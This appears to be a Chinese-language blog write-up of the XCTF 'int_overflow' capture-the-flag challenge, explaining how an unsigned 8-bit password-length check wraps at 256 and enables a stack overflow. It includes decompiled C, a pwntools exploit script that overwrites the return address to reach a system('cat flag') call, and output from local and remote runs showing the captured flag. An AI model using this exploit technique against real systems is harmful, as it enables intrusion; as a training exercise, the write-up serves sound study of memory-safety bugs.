int_overflow [XCTF-PWN]CTF writeup系列9

原创

3riC5r 于 2019-12-20 20:36:39 发布 532 收藏
分类专栏： XCTF-PWN CTF 文章标签： xctf攻防世界 ctf pwn

本文链接：https://blog.csdn.net/fastergohome/article/details/103638090

XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏

CTF
46 篇文章 1 订阅
订阅专栏

题目地址：int_overflow


先看看题目内容：

这道题目的名字已经把漏洞说明白了，就是整数溢出漏洞

那我们就照例下载文件，检查保护机制

```
root@mypwn:/ctf/work/python# checksec abd631bc00e445608f5f2af2cb0c151a
[*] '/ctf/work/python/abd631bc00e445608f5f2af2cb0c151a'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

只开启了NX，那就没问题了，可以做栈溢出。拿出ida做下反编译



主要有四个函数：

1. main
2. login
3. check_passwd
4. what_is_this

反编译成c语言如下：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+Ch] [ebp-Ch]

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("----------");
  puts("~~ Welcome to CTF! ~~");
  puts("       1.Login       ");
  puts("       2.Exit        ");
```

```
  puts("----------------------");
  printf("Your choice:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 1 )
  {
    login();
  }
  else
  {
    if ( v4 == 2 )
    {
      puts("Bye~");
      exit(0);
    }
    puts("Invalid Choice!");
  }
  return 0;
}

int login()
{
  char buf; // [esp+0h] [ebp-228h]
  char s; // [esp+200h] [ebp-28h]

  memset(&s, 0, 0x20u);
  memset(&buf, 0, 0x200u);
  puts("Please input your username:");
  read(0, &s, 0x19u);
  printf("Hello %s\n", &s);
  puts("Please input your passwd:");
  read(0, &buf, 0x199u);
  return check_passwd(&buf);
}

char *__cdecl check_passwd(char *s)
{
  char *result; // eax
  char dest; // [esp+4h] [ebp-14h]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Invalid Password");
    result = (char *)fflush(stdout);
  }
  else
  {
    puts("Success");
    fflush(stdout);
    result = strcpy(&dest, s);
  }
  return result;
}

int what_is_this()
{
  return system("cat flag");
}
```

我们一定要记得把所有重要的函数都反出来，放在一个文件里面观看，这样会比较容易理解。

注意到what_is_this函数就是我们需要的目标，逆推看到需要达成的条件为：

```
  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Invalid Password");
    result = (char *)fflush(stdout);
  }
  else
  {
    puts("Success");
    fflush(stdout);
    result = strcpy(&dest, s);
  }
```

变量s的长度要在3-8之间，我们看到溢出点应该是在：

```
result = strcpy(&dest, s);
```

如果要在这里达到栈溢出，至少要>0x14+4+4 ，因为如下定义的时候变量dest距离栈底14h

```
char dest; // [esp+4h] [ebp-14h]
```

这里就涉及到整数溢出的漏洞

```
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
```

注意到v3的定义是int8，这表示v3最大值是255，如果给v3赋值256的话，那么v3就会等于0。

根据这个漏洞，我们构造payload如下：

```
system_addr = 0x08048694
payload = 'A'*0x14 + 'A'*4 + p32(system_addr) + 'A'*(256+3-0x14-4-4)
```

这里的system_addr地址是直接从what_is_this函数中获取的目标函数执行地址。为了要让总长度为256+3，所以在尾部补足字符数量为 (256+3-0x14-4-4)

程序执行的正常流程如下：

```
root@mypwn:/ctf/work/python# ./abd631bc00e445608f5f2af2cb0c151a
---------------------
~~ Welcome to CTF! ~~
       1.Login
       2.Exit
---------------------
Your choice:1
Please input your username:
aa
Hello aa

Please input your passwd:
aaa
Success
```

利用payload编写python脚本如下：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./abd631bc00e445608f5f2af2cb0c151a')
# p = remote("111.198.29.45", 52600)

system_addr = 0x08048694
payload = 'A'*0x14 + 'A'*4 + p32(system_addr) + 'A'*(256+3-0x14-4-4)

p.sendlineafter('Your choice:', '1')
p.sendlineafter('username:', 'aa')
p.sendlineafter('passwd:', payload)
p.interactive()
```

执行结果为：

```
root@mypwn:/ctf/work/python# python int_overflow.py
[+] Starting local process './abd631bc00e445608f5f2af2cb0c151a': pid 158
[*] Switching to interactive mode

Success
cat: flag: No such file or directory
[*] Got EOF while reading in interactive
$
```

确定没有问题，那就修改python脚本连接服务器，结果如下：

```
root@mypwn:/ctf/work/python# python int_overflow.py
[+] Opening connection to 111.198.29.45 on port 52600: Done
[*] Switching to interactive mode

Success
cyberpeace{5245c2a80ab7a2313990edb9bed8dbf2}
[*] Got EOF while reading in interactive
$
```

执行成功，简单明了

这个题目的考点在前面栈溢出的基础上增加了整数溢出的部分。